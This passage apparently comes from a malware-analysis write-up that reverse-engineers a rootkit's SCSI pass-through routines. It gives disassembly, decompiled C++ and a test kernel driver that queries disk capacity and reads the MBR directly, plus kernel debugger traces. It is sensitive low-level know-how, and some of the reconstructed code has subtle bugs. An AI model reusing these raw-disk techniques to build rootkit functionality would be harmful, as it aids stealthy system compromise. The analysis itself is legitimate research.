lea     eax, [ebp+DataBuffer]
push    eax             ; OutputBuffer
push    edi             ; InputBufferLength
push    eax             ; InputBuffer
push    [ebp+DeviceObject] ; DeviceObject  - this is where it's sent to
push    IOCTL_SCSI_PASS_THROUGH_DIRECT ; IoControlCode:  FILE_DEVICE_CONTROLLER, METHOD_BUFFERED
call    ds:IoBuildDeviceIoControlRequest
```

```
PIRP  IoBuildDeviceIoControlRequest(
    IOCTL_SCSI_PASS_THROUGH_DIRECT,
    PDeviceObj,
    &ScsiDirectInfo, sizeof(ScsiDirectInfo),
    &ScsiDirectInfo, 0x2c /* sizeof(SCSI_PASS_THROUGH_DIRECT) */,
    FALSE,
    &KEvent,
    &StatusBlk);
mov     edi, eax
cmp     edi, ebx
jz      short loc_402DD6
```

```
mov     ecx, [ebp+DeviceObject] ; DeviceObject
mov     edx, edi        ; Irp
call    ds:IofCallDriver
cmp     eax, 103h       ; if (IofCallDriver(DeviceObj, Irp) == STATUS_PENDING))
jnz     short loc_402D9F ; Wait for event to finish
```



```
push    ebx             ; Timeout
push    ebx             ; Alertable
push    ebx             ; WaitMode
push    ebx             ; WaitReason
lea     eax, [ebp+Event]
push    eax             ; Object
call    ds:KeWaitForSingleObject
cmp     [edi+18h], ebx
 IoStatusBlk.Status == STATUS_SUCCESS
jmp     short loc_402DA1
```

```
loc_402D9F:             ; cmp for NT_SUCCESS
cmp     eax, ebx
```

```
if the IRP processing wasn't successful, the
next yellow block doesn't get accessed, which
is where the initial allocation, which stores
the result from the ioctl request, is used to
set the 2 global vars (last 2 paramters to routine)

loc_402DA1:
jnz     short loc_402DD6
```

```
esi contains the ExAllocated region, which was used
as the data buffer for the READ CAPACITY cmd and contains
the output of the SCSI cmd.  Now used to fill up the 2
global vars passed as arguments, byte by byte

ADDON:
or so I thought.  Digging through the scsi.h, I ran into
some macros that set these fields byte-by-byte:
REVERSE_BYTES
REVERSE_BYTES(&BytesPerBlock, &ReadCapacityData->BytesPerBlock);
REVERSE_BYTES(&LogicalBlockAddress, &ReadCapacityData->LogicalBlockAddress);


mov     cl, [esi+4]     ; first the BlockLength
mov     eax, [ebp+g_BytesPerBlk]
mov     [eax+3], cl
mov     cl, [esi+5]
mov     [eax+2], cl
mov     cl, [esi+6]
mov     [eax+1], cl
mov     cl, [esi+7]
mov     [eax], cl
mov     cl, [esi]       ; then the LogicalBlockAddress
mov     eax, [ebp+g_LogicalBlkAddress]
mov     [eax+3], cl
mov     cl, [esi+1]
mov     [eax+2], cl
mov     cl, [esi+2]
mov     [eax+1], cl
mov     cl, [esi+3]
mov     [eax], cl


check to free up initial
NonPagedPool allocation

loc_402DD6:                             ; CODE XREF: ScsIopQueryCapacity+8C↑j
                                        ; ScsIopQueryCapacity:loc_402DA1↑j
                cmp     esi, ebx
                jz      short loc_402DE6
                push    'gggg'          ; Tag
                push    esi             ; P
                call    ds:ExFreePoolWithTag

loc_402DE6:                             ; CODE XREF: ScsIopQueryCapacity+EC↑j
                pop     edi
                pop     esi
                mov     al, 1           ; always returns true ??
                pop     ebx
                leave
                retn    10h
ScsIopQueryCapacity endp
```

Decompilation:

```
void
SCSI::
ScsiQueryCapacity(
   PDEVICE_OBJECT DeviceObj
)
{
   IO_STATUS_BLOCK StatusBlk;
   KEVENT Event;
   /* made these values local variables instead*/
   ULONG LogicalBlockAddress, BytesPerBlock;

   auto ReadCapacityData = (PREAD_CAPACITY_DATA) ExAllocatePoolWithTag(NonPagedPool,
                                                                        8,
                                                                        'iscs');
   SCSI_PASS_THROUGH_DIRECT ScsiData;
   RtlSecureZeroMemory(&ScsiData, sizeof(ScsiData));
   /* filling the buffer porperly to send*/
   ScsiData.Length = (USHORT) sizeof(SCSI_PASS_THROUGH_DIRECT);
   ScsiData.PathId = 0;
   ScsiData.TargetId = 1;
   ScsiData.Lun = 0;
   ScsiData.CdbLength = CDB10GENERIC_LENGTH;
   ScsiData.DataIn = SCSI_IOCTL_DATA_IN;
   ScsiData.SenseInfoLength = 0;
   ScsiData.DataTransferLength = 8ul;
   ScsiData.TimeOutValue = 2ul;
   ScsiData.DataBuffer = ReadCapacityData;
   ScsiData.SenseInfoOffset = 0ul;
   ScsiData.Cdb[0] = SCSIOP_READ_CAPACITY;

   KeInitializeEvent(&Event,
                     SynchronizationEvent,
                     FALSE);
   /* build the request */
   auto Irp = IoBuildDeviceIoControlRequest(IOCTL_SCSI_PASS_THROUGH_DIRECT,
                                            DeviceObj,
                                            &ScsiData, sizeof(ScsiData),
                                            &ScsiData, sizeof(ScsiData),
                                            FALSE,
                                            &Event,
                                            &StatusBlk);
   if (Irp) {
      auto Status = IoCallDriver(DeviceObj, Irp);

      if (Status == STATUS_PENDING) {
         KeWaitForSingleObject(&Event,
                               Executive,
                               KernelMode,
                               FALSE,
                               0);
         if (StatusBlk.Status == STATUS_SUCCESS)
            goto PrintIt;
      }
      if (NT_SUCCESS(Status)) {

      PrintIt:
   /*
   #define REVERSE_BYTES(Destination, Source) {                \
      PFOUR_BYTE d = (PFOUR_BYTE)(Destination);               \
      PFOUR_BYTE s = (PFOUR_BYTE)(Source);                    \
      d->Byte3 = s->Byte0;                                    \
      d->Byte2 = s->Byte1;                                    \
      d->Byte1 = s->Byte2;                                    \
      d->Byte0 = s->Byte3;                                    \
   }*/
         REVERSE_BYTES(&BytesPerBlock, &ReadCapacityData->BytesPerBlock);
         REVERSE_BYTES(&LogicalBlockAddress, &ReadCapacityData->LogicalBlockAddress);
         DbgPrint("LogicalBlockAddress: %lu\n"
                "BytesPerBlock:%d", LogicalBlockAddress, BytesPerBlock);
      }
   }
   if (ReadCapacityData)
      ExFreePoolWithTag(ReadCapacityData, 'iscs');
   PsTerminateSystemThread(STATUS_SUCCESS);
}
```

I use a system thread in order to call the routine.


```
NTSTATUS
SCSI::
InitializeSCSISystemThread()
{
   auto ThreadRoutine = [](PVOID Context)
   {
      UNREFERENCED_PARAMETER(Context);
      IO_STATUS_BLOCK StatusBlk;
      UNICODE_STRING TargetName = RTL_CONSTANT_STRING(L"\\Device\\Harddisk0\\DR0");
      OBJECT_ATTRIBUTES ObjAttrs;
      HANDLE FileHandle;
      PFILE_OBJECT FileObj;
      InitializeObjectAttributes(&ObjAttrs,
                                 &TargetName,
                                 OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE,
                                 nullptr,
                                 nullptr);
      auto Status = IoCreateFile(&FileHandle,
                                 1,
                                 &ObjAttrs,
                                 &StatusBlk,
                                 nullptr,
                                 0,
                                 FILE_SHARE_VALID_FLAGS,
                                 FILE_OPEN,
                                 0,
                                 nullptr,
                                 0,
                                 CreateFileTypeNone,
                                 0,
                                 0x400);
```

```
        if (!NT_SUCCESS(Status))
           return;

        Status = ObReferenceObjectByHandle(FileHandle,
                                           0,
                                           *IoFileObjectType,
                                           KernelMode,
                                           (PVOID*) &FileObj,
                                           nullptr);

        ZwClose(FileHandle);
        if (NT_SUCCESS(Status)) {
           ObDereferenceObject(FileObj);

           /* demo to test sScsiQueryCapacity works*/
           SCSI::ScsiQueryCapacity(FileObj->DeviceObject);
        }

     };

     HANDLE SysThreadHandle {};
     auto Status = PsCreateSystemThread(&SysThreadHandle,
                                        THREAD_ALL_ACCESS,
                                        nullptr,
                                        nullptr,
                                        nullptr,
                                        ThreadRoutine,
                                        nullptr);
     if (SysThreadHandle > 0)
        ZwClose(SysThreadHandle);
     return Status;
}
```

Kernel Debugger Trace

```
Breakpoint 0 hit
nt!IopLoadDriver+0x4b8:
fffff801`e528d384 e8f71abaff      call    nt!guard_dispatch_icall (fffff801`e4e2ee80)
0: kd> $breaking before driver entry call
0: kd> x ScsiDummyTest!SCSI::*
fffff801`6bcb1108 ScsiDummyTest!SCSI::InitializeSCSISystemThread (void)
fffff801`6bcb115c ScsiDummyTest!SCSI::ScsiQueryCapacity (struct _DEVICE_OBJECT *)
0: kd> uf fffff801`6bcb115c
ScsiDummyTest!SCSI::ScsiQueryCapacity ...
   85 fffff801`6bcb115c 48895c2410      mov     qword ptr [rsp+10h],rbx
   85 fffff801`6bcb1161 4889742418      mov     qword ptr [rsp+18h],rsi
   85 fffff801`6bcb1166 55              push    rbp
   85 fffff801`6bcb1167 57              push    rdi
   85 fffff801`6bcb1168 4157            push    r15
   85 fffff801`6bcb116a 488d6c24b9      lea     rbp,[rsp-47h]
   85 fffff801`6bcb116f 4881ecc0000000  sub     rsp,0C0h
   85 fffff801`6bcb1176 488b05831e0000  mov     rax,qword ptr [ScsiDummyTest!
__security_cookie (fffff801`6bcb3000)]
   85 fffff801`6bcb117d 4833c4          xor     rax,rsp
   85 fffff801`6bcb1180 4889453f        mov     qword ptr [rbp+3Fh],rax
   85 fffff801`6bcb1184 488bf1          mov     rsi,rcx
   90 fffff801`6bcb1187 ba08000000      mov     edx,8
   90 fffff801`6bcb118c 33c9            xor     ecx,ecx
   90 fffff801`6bcb118e 41b873637369    mov     r8d,69736373h
   90 fffff801`6bcb1194 ff157e0e0000    call    qword ptr [ScsiDummyTest!
_imp_ExAllocatePoolWithTag (fffff801`6bcb2018)]
   94 fffff801`6bcb119a 488d7d07        lea     rdi,[rbp+7]
  109 fffff801`6bcb119e 4533c0          xor     r8d,r8d
  109 fffff801`6bcb11a1 488bd8          mov     rbx,rax
   94 fffff801`6bcb11a4 33c0            xor     eax,eax
   94 fffff801`6bcb11a6 448d7838        lea     r15d,[rax+38h]
   94 fffff801`6bcb11aa 418bcf          mov     ecx,r15d
  109 fffff801`6bcb11ad 8d5001          lea     edx,[rax+1]
   94 fffff801`6bcb11b0 f3aa            rep stos byte ptr [rdi]
  106 fffff801`6bcb11b2 214527          and     dword ptr [rbp+27h],eax
  109 fffff801`6bcb11b5 488d4def        lea     rcx,[rbp-11h]
  109 fffff801`6bcb11b9 6644897d07      mov     word ptr [rbp+7],r15w
  109 fffff801`6bcb11be c7450a0001000a  mov     dword ptr [rbp+0Ah],0A000100h
  109 fffff801`6bcb11c5 66c7450e0001    mov     word ptr [rbp+0Eh],100h
  109 fffff801`6bcb11cb c7451308000000  mov     dword ptr [rbp+13h],8
  109 fffff801`6bcb11d2 c7451702000000  mov     dword ptr [rbp+17h],2
  109 fffff801`6bcb11d9 48895d1f        mov     qword ptr [rbp+1Fh],rbx
  109 fffff801`6bcb11dd c6452b25        mov     byte ptr [rbp+2Bh],25h
  109 fffff801`6bcb11e1 ff15210e0000    call    qword ptr [ScsiDummyTest!
_imp_KeInitializeEvent (fffff801`6bcb2008)]
  113 fffff801`6bcb11e7 488d45df        lea     rax,[rbp-21h]
  113 fffff801`6bcb11eb 458bcf          mov     r9d,r15d
  113 fffff801`6bcb11ee 4889442440      mov     qword ptr [rsp+40h],rax
  113 fffff801`6bcb11f3 4c8d4507        lea     r8,[rbp+7]
  113 fffff801`6bcb11f7 488d45ef        lea     rax,[rbp-11h]
  113 fffff801`6bcb11fb 488bd6          mov     rdx,rsi
  113 fffff801`6bcb11fe 4889442438      mov     qword ptr [rsp+38h],rax
  113 fffff801`6bcb1203 b914d00400      mov     ecx,4D014h
  113 fffff801`6bcb1208 c644243000      mov     byte ptr [rsp+30h],0
  113 fffff801`6bcb120d 488d4507        lea     rax,[rbp+7]
  113 fffff801`6bcb1211 44897c2428      mov     dword ptr [rsp+28h],r15d
  113 fffff801`6bcb1216 4889442420      mov     qword ptr [rsp+20h],rax
  113 fffff801`6bcb121b ff15170e0000    call    qword ptr [ScsiDummyTest!
_imp_IoBuildDeviceIoControlRequest (fffff801`6bcb2038)]
  120 fffff801`6bcb1221 4885c0          test    rax,rax
  120 fffff801`6bcb1224 7479            je      ScsiDummyTest!
SCSI::ScsiQueryCapacity+0x143 (fffff801`6bcb129f)  Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xca
  121 fffff801`6bcb1226 488bd0          mov     rdx,rax
  121 fffff801`6bcb1229 488bce          mov     rcx,rsi
  121 fffff801`6bcb122c ff150e0e0000    call    qword ptr [ScsiDummyTest!
_imp_IofCallDriver (fffff801`6bcb2040)]
  121 fffff801`6bcb1232 8bf8            mov     edi,eax
  123 fffff801`6bcb1234 3d03010000      cmp     eax,103h
  123 fffff801`6bcb1239 751e            jne     ScsiDummyTest!
SCSI::ScsiQueryCapacity+0xfd (fffff801`6bcb1259)  Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xdf
```

```
  124 fffff801`6bcb123b 488364242000    and     qword ptr [rsp+20h],0
  124 fffff801`6bcb1241 488d4def        lea     rcx,[rbp-11h]
  124 fffff801`6bcb1245 4533c9          xor     r9d,r9d
  124 fffff801`6bcb1248 4533c0          xor     r8d,r8d
  124 fffff801`6bcb124b 33d2            xor     edx,edx
  124 fffff801`6bcb124d ff15bd0d0000    call    qword ptr [ScsiDummyTest!
_imp_KeWaitForSingleObject (fffff801`6bcb2010)]
  129 fffff801`6bcb1253 837ddf00        cmp     dword ptr [rbp-21h],0
  129 fffff801`6bcb1257 7404            je      ScsiDummyTest!
SCSI::ScsiQueryCapacity+0x101 (fffff801`6bcb125d)  Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xfd
  132 fffff801`6bcb1259 85ff            test    edi,edi
  132 fffff801`6bcb125b 7842            js      ScsiDummyTest!
SCSI::ScsiQueryCapacity+0x143 (fffff801`6bcb129f)  Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x101
  135 fffff801`6bcb125d 8a4304          mov     al,byte ptr [rbx+4]
  137 fffff801`6bcb1260 488d0d99020000  lea     rcx,
[ScsiDummyTest! ?? ::FNODOBFM::`string' (fffff801`6bcb1500)]
  137 fffff801`6bcb1267 8845da          mov     byte ptr [rbp-26h],al
  137 fffff801`6bcb126a 8a4305          mov     al,byte ptr [rbx+5]
  137 fffff801`6bcb126d 8845d9          mov     byte ptr [rbp-27h],al
  137 fffff801`6bcb1270 8a4306          mov     al,byte ptr [rbx+6]
  137 fffff801`6bcb1273 8845d8          mov     byte ptr [rbp-28h],al
  137 fffff801`6bcb1276 8a4307          mov     al,byte ptr [rbx+7]
  137 fffff801`6bcb1279 8845d7          mov     byte ptr [rbp-29h],al
  137 fffff801`6bcb127c 8a03            mov     al,byte ptr [rbx]
  137 fffff801`6bcb127e 448b45d7        mov     r8d,dword ptr [rbp-29h]
  137 fffff801`6bcb1282 8845de          mov     byte ptr [rbp-22h],al
  137 fffff801`6bcb1285 8a4301          mov     al,byte ptr [rbx+1]
  137 fffff801`6bcb1288 8845dd          mov     byte ptr [rbp-23h],al
  137 fffff801`6bcb128b 8a4302          mov     al,byte ptr [rbx+2]
  137 fffff801`6bcb128e 8845dc          mov     byte ptr [rbp-24h],al
  137 fffff801`6bcb1291 8a4303          mov     al,byte ptr [rbx+3]
  137 fffff801`6bcb1294 8845db          mov     byte ptr [rbp-25h],al
  137 fffff801`6bcb1297 8b55db          mov     edx,dword ptr [rbp-25h]
  137 fffff801`6bcb129a e878000000      call    ScsiDummyTest!DbgPrint
(fffff801`6bcb1317)

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x143
  141 fffff801`6bcb129f 4885db          test    rbx,rbx
  141 fffff801`6bcb12a2 740e            je      ScsiDummyTest!
SCSI::ScsiQueryCapacity+0x156 (fffff801`6bcb12b2)  Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x148
  142 fffff801`6bcb12a4 ba73637369      mov     edx,69736373h
  142 fffff801`6bcb12a9 488bcb          mov     rcx,rbx
  142 fffff801`6bcb12ac ff156e0d0000    call    qword ptr [ScsiDummyTest!
_imp_ExFreePoolWithTag (fffff801`6bcb2020)]

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x156
  143 fffff801`6bcb12b2 33c9            xor     ecx,ecx
  143 fffff801`6bcb12b4 ff15760d0000    call    qword ptr [ScsiDummyTest!
_imp_PsTerminateSystemThread (fffff801`6bcb2030)]
  144 fffff801`6bcb12ba 488b4d3f        mov     rcx,qword ptr [rbp+3Fh]
  144 fffff801`6bcb12be 4833cc          xor     rcx,rsp
  144 fffff801`6bcb12c1 e82a000000      call    ScsiDummyTest!__security_check_cookie
(fffff801`6bcb12f0)
  144 fffff801`6bcb12c6 4c8d9c24c0000000 lea     r11,[rsp+0C0h]
  144 fffff801`6bcb12ce 498b5b28        mov     rbx,qword ptr [r11+28h]
  144 fffff801`6bcb12d2 498b7330        mov     rsi,qword ptr [r11+30h]
  144 fffff801`6bcb12d6 498be3          mov     rsp,r11
  144 fffff801`6bcb12d9 415f            pop     r15
  144 fffff801`6bcb12db 5f              pop     rdi
  144 fffff801`6bcb12dc 5d              pop     rbp
  144 fffff801`6bcb12dd c3              ret
0: kd> $ break after the print
0: kd> bp fffff801`6bcb129f
0: kd> g
LogicalBlockAddress: 83886079 : BytesPerBlock:512
Breakpoint 4 hit
ScsiDummyTest!SCSI::ScsiQueryCapacity+0x143:
fffff801`6bcb129f 4885db          test    rbx,rbx
1: kd> $looks good!
```


DebugView on \\DESKTOP-HLKHJ8K (local)
File Edit Capture Options Computer Help

```
#   Time         Debug Print
1   0.00000000   LogicalBlockAddress: 83886079 : BytesPerBlock:512
```

<u>0x401031</u>

The analysis of this routine is sightly more involved because it gets invoked several times and we have to trace it back in order to get a better perspective of what the routine's purpose is.

Before that, I'll first present the (modified) decompilation and IDA output:

```
NTSTATUS
SCSI::
SendScsiCmd(
   PDEVICE_OBJECT DeviceObj,
   BYTE OperationCode,
   BYTE DataIn,
   PVOID DataBuffer,
   ULONG DataTransferLen,
   ULONG_PTR LogicalBlockAddress,
   USHORT TransferLen
```

```
)
{ *  implemented my own struct, unsure how original code did it because of the size *
  typedef struct {
     SCSI_PASS_THROUGH_DIRECT DirectData;
     SENSE_DATA SenseData;
  } SCSI_CMD_DATA, *PSCSI_CMD_DATA;*/

  SCSI_CMD_DATA Data;
  KEVENT Event;
  IO_STATUS_BLOCK StatusBlk;

  if (DeviceObj == nullptr)
     return STATUS_UNSUCCESSFUL;

  /* maybe it's 2 consecutive memsets to null 2 structs and the compiler
  optimized it out because they're layed out directly next to each other in memory
  either way, size is 0x48 = SCSI_PASS_THROUGH_DIRECT + SENSE_DATA
  i can't tell but whatever this works fine
  */

  RtlZeroMemory(&Data, 0x48);
  /* set up the data */
  Data.DirectData.Length = (USHORT) sizeof(SCSI_PASS_THROUGH_DIRECT);
  Data.DirectData.DataIn = DataIn;
  Data.DirectData.SenseInfoOffset = 0x2C;
  Data.DirectData.SenseInfoLength = sizeof(SENSE_DATA);
  Data.DirectData.DataBuffer = DataBuffer;
  Data.DirectData.DataTransferLength = DataTransferLen;
  Data.DirectData.CdbLength = CDB10GENERIC_LENGTH;
  Data.DirectData.TimeOutValue = 5000;

  Data.DirectData.Cdb[0] = OperationCode;
  Data.DirectData.Cdb[2] = (BYTE) ((LogicalBlockAddress & 0xFF000000) >> 24);
  Data.DirectData.Cdb[3] = (BYTE) ((LogicalBlockAddress & 0xFF0000) >> 16);
  Data.DirectData.Cdb[4] = (LogicalBlockAddress & 0xFF00) >> 8;
  Data.DirectData.Cdb[5] = (LogicalBlockAddress & 0xFF);
  Data.DirectData.Cdb[6] = 0x7b;
  Data.DirectData.Cdb[7] = (BYTE) (TransferLen & 0xFF00);
  Data.DirectData.Cdb[8] = (TransferLen & 0xFF);

  KeInitializeEvent(&Event, SynchronizationEvent, FALSE);
  auto Irp = IoBuildDeviceIoControlRequest(IOCTL_SCSI_PASS_THROUGH_DIRECT,
                DeviceObj,
                &Data, sizeof(Data),
                &Data, sizeof(Data),
                FALSE,
                &Event,
                &StatusBlk);
  if (Irp) {
     if (IofCallDriver(DeviceObj, Irp) == STATUS_PENDING) {
        KeWaitForSingleObject(&Event,
                Executive,
                KernelMode,
                FALSE,
                0);
        return Irp->IoStatus.Status;
     }
  }
```

```
   return StatusBlk.Status;
}
```

Using this routine to attempt what the QueryDeviceCapacity did works successfully, as well as reading the MBR into a buffer, as this is what the rootkit also attempts to do.


```
        /* modified system thread routine */
        auto DataBuffer = (BYTE*) ExAllocatePoolWithTag(NonPagedPool,
                                                         0x200,
                                                         'iScS');
        auto DevCapacity = (PREAD_CAPACITY_DATA) ExAllocatePoolWithTag(NonPagedPool,
                                                                        0x8,
                                                                       'iScS');
        RtlSecureZeroMemory(DataBuffer, sizeof(DataBuffer));
        RtlSecureZeroMemory(DevCapacity, sizeof(DevCapacity));

        /* demo to test since ScsiQueryCapacity works*/
        SCSI::SendScsiCmd(FileObj->DeviceObject,
                          SCSIOP_READ_CAPACITY,
                          SCSI_IOCTL_DATA_IN,
                          DevCapacity,
                          8,
                          0,
                          0);
        ExFreePoolWithTag(DevCapacity, 'iScS');
        /* reading in the mbr */
        SCSI::SendScsiCmd(FileObj->DeviceObject,
                         SCSIOP_READ,
                         SCSI_IOCTL_DATA_IN,
                         DataBuffer,
                         0x200,
                         0,
                         1);

        ExFreePoolWithTag(DataBuffer, 'iScS');
```

Kernel Debugger Trace

```
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x44e:
8164ff5a ff572c          call    dword ptr [edi+2Ch]  <= break before driver entry
kd> x ScsiDummyTest!SCSI::*
b29a1286          ScsiDummyTest!SCSI::SendScsiCmd (struct _DEVICE_OBJECT *, unsigned char,
unsigned char, void *, unsigned long, unsigned long, unsigned short)
b29a113a          ScsiDummyTest!SCSI::InitializeSCSISystemThread (void)
b29a1174          ScsiDummyTest!SCSI::ScsiQueryCapacity (struct _DEVICE_OBJECT *)
kd> $ dumping to get thread routine
kd> uf ScsiDummyTest!SCSI::InitializeSCSISystemThread
ScsiDummyTest!SCSI::InitializeSCSISystemThread :
  150 b29a113a 55              push    ebp
  150 b29a113b 8bec            mov     ebp,esp
  150 b29a113d 51              push    ecx
  150 b29a113e 56              push    esi
  230 b29a113f 33c0            xor     eax,eax
  231 b29a1141 50              push    eax
  231 b29a1142 6804109ab2      push    offset ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::<lambda_invoker_stdcall> (b29a1004)
  231 b29a1147 50              push    eax
  231 b29a1148 50              push    eax
  231 b29a1149 50              push    eax
  231 b29a114a 8945fc          mov     dword ptr [ebp-4],eax
  231 b29a114d 8d45fc          lea     eax,[ebp-4]
  231 b29a1150 68ffff1f00      push    1FFFFFh
  231 b29a1155 50              push    eax
  231 b29a1156 ff1528209ab2    call    dword ptr [ScsiDummyTest!_imp__PsCreateSystemThread
(b29a2028)]
  238 b29a115c 837dfc00        cmp     dword ptr [ebp-4],0
  238 b29a1160 8bf0            mov     esi,eax
  238 b29a1162 7609            jbe     ScsiDummyTest!SCSI::InitializeSCSISystemThread+0x33
(b29a116d)  Branch

ScsiDummyTest!SCSI::InitializeSCSISystemThread+0x2a [d:\repos\drivers\scsidummytest\
scsidummytest\scsi.cpp @ 239]:
  239 b29a1164 ff75fc          push    dword ptr [ebp-4]
  239 b29a1167 ff1540209ab2    call    dword ptr [ScsiDummyTest!_imp__ZwClose (b29a2040)]

ScsiDummyTest!SCSI::InitializeSCSISystemThread+0x33 :
  240 b29a116d 8bc6            mov     eax,esi
  240 b29a116f 5e              pop     esi
  241 b29a1170 8be5            mov     esp,ebp
  241 b29a1172 5d              pop     ebp
  241 b29a1173 c3              ret
kd> uf b29a1004
ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::<lambda_invoker_stdcall> :
  228 b29a1004 55              push    ebp
  228 b29a1005 8bec            mov     ebp,esp
  228 b29a1007 33c9            xor     ecx,ecx
  228 b29a1009 5d              pop     ebp
  228 b29a100a e901000000      jmp     ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator() (b29a1010)  Branch

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator() :
  152 b29a1010 55              push    ebp
  152 b29a1011 8bec            mov     ebp,esp
  152 b29a1013 83ec30          sub     esp,30h
  152 b29a1016 53              push    ebx
  155 b29a1017 6a2a            push    2Ah
  155 b29a1019 58              pop     eax
  155 b29a101a 6a2c            push    2Ch
  159 b29a101c 33db            xor     ebx,ebx
  159 b29a101e 668945f0        mov     word ptr [ebp-10h],ax
  159 b29a1022 58              pop     eax
  164 b29a1023 6800040000      push    400h
  164 b29a1028 53              push    ebx
  164 b29a1029 53              push    ebx
  164 b29a102a 53              push    ebx
  164 b29a102b 53              push    ebx
  164 b29a102c 53              push    ebx
  164 b29a102d 6a01            push    1
  164 b29a102f 6a07            push    7
  164 b29a1031 668945f2        mov     word ptr [ebp-0Eh],ax
  164 b29a1035 8d45f0          lea     eax,[ebp-10h]
  164 b29a1038 53              push    ebx
  164 b29a1039 8945d8          mov     dword ptr [ebp-28h],eax
  164 b29a103c 8d45e8          lea     eax,[ebp-18h]
  164 b29a103f 53              push    ebx
  164 b29a1040 50              push    eax
  164 b29a1041 8d45d0          lea     eax,[ebp-30h]
  164 b29a1044 c745f4ac139ab2  mov     dword ptr [ebp-0Ch],offset
ScsiDummyTest! ?? ::FNODOBFM::`string' (b29a13ac)
  164 b29a104b 50              push    eax
  164 b29a104c 6a01            push    1
  164 b29a104e 8d45f8          lea     eax,[ebp-8]
  164 b29a1051 c745d018000000  mov     dword ptr [ebp-30h],18h
  164 b29a1058 50              push    eax
  164 b29a1059 895dd4          mov     dword ptr [ebp-2Ch],ebx
  164 b29a105c c745dc40020000  mov     dword ptr [ebp-24h],240h
  164 b29a1063 895de0          mov     dword ptr [ebp-20h],ebx
  164 b29a1066 895de4          mov     dword ptr [ebp-1Ch],ebx
  164 b29a1069 ff1538209ab2    call    dword ptr [ScsiDummyTest!_imp__IoCreateFile (b29a2038)]
  178 b29a106f 85c0            test    eax,eax
  178 b29a1071 0f88bb000000    js      ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x122 (b29a1132)  Branch

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x67 :
  181 b29a1077 56              push    esi
  181 b29a1078 53              push    ebx
  181 b29a1079 8d45fc          lea     eax,[ebp-4]
  181 b29a107c 50              push    eax
  181 b29a107d a148209ab2      mov     eax,dword ptr [ScsiDummyTest!IoFileObjectType
(b29a2048)]
  181 b29a1082 53              push    ebx
  181 b29a1083 ff30            push    dword ptr [eax]
  181 b29a1085 53              push    ebx
  181 b29a1086 ff75f8          push    dword ptr [ebp-8]
  181 b29a1089 ff153c209ab2    call    dword ptr [ScsiDummyTest!
_imp__ObReferenceObjectByHandle (b29a203c)]
  188 b29a108f ff75f8          push    dword ptr [ebp-8]
  188 b29a1092 8bf0            mov     esi,eax
  188 b29a1094 ff1540209ab2    call    dword ptr [ScsiDummyTest!_imp__ZwClose (b29a2040)]
  189 b29a109a 85f6            test    esi,esi
  189 b29a109c 0f888f000000    js      ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x121 (b29a1131)  Branch

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x92 :
  190 b29a10a2 8b4dfc          mov     ecx,dword ptr [ebp-4]
  190 b29a10a5 57              push    edi
  190 b29a10a6 ff1504209ab2    call    dword ptr [ScsiDummyTest!_imp_ObfDereferenceObject
(b29a2004)]
  192 b29a10ac 8b3520209ab2    mov     esi,dword ptr [ScsiDummyTest!
_imp__ExAllocatePoolWithTag (b29a2020)]
  192 b29a10b2 bf53635369      mov     edi,69536353h
  192 b29a10b7 57              push    edi
  192 b29a10b8 6800020000      push    200h
  192 b29a10bd 53              push    ebx
  192 b29a10be ffd6            call    esi
  195 b29a10c0 57              push    edi
  195 b29a10c1 6a08            push    8
  195 b29a10c3 6a00            push    0
  195 b29a10c5 8bd8            mov     ebx,eax
  195 b29a10c7 ffd6            call    esi
  198 b29a10c9 6a04            push    4
  198 b29a10cb 5a              pop     edx
  198 b29a10cc 8bf0            mov     esi,eax
  198 b29a10ce 8bfa            mov     edi,edx
  198 b29a10d0 8bcb            mov     ecx,ebx

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xc2 :
  198 b29a10d2 c60100          mov     byte ptr [ecx],0
  198 b29a10d5 41              inc     ecx
  198 b29a10d6 83ef01          sub     edi,1
  198 b29a10d9 75f7            jne     ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xc2 (b29a10d2)  Branch

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xcb :
  199 b29a10db 33c9            xor     ecx,ecx

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xcd :
  199 b29a10dd 8808            mov     byte ptr [eax],cl
  199 b29a10df 40              inc     eax
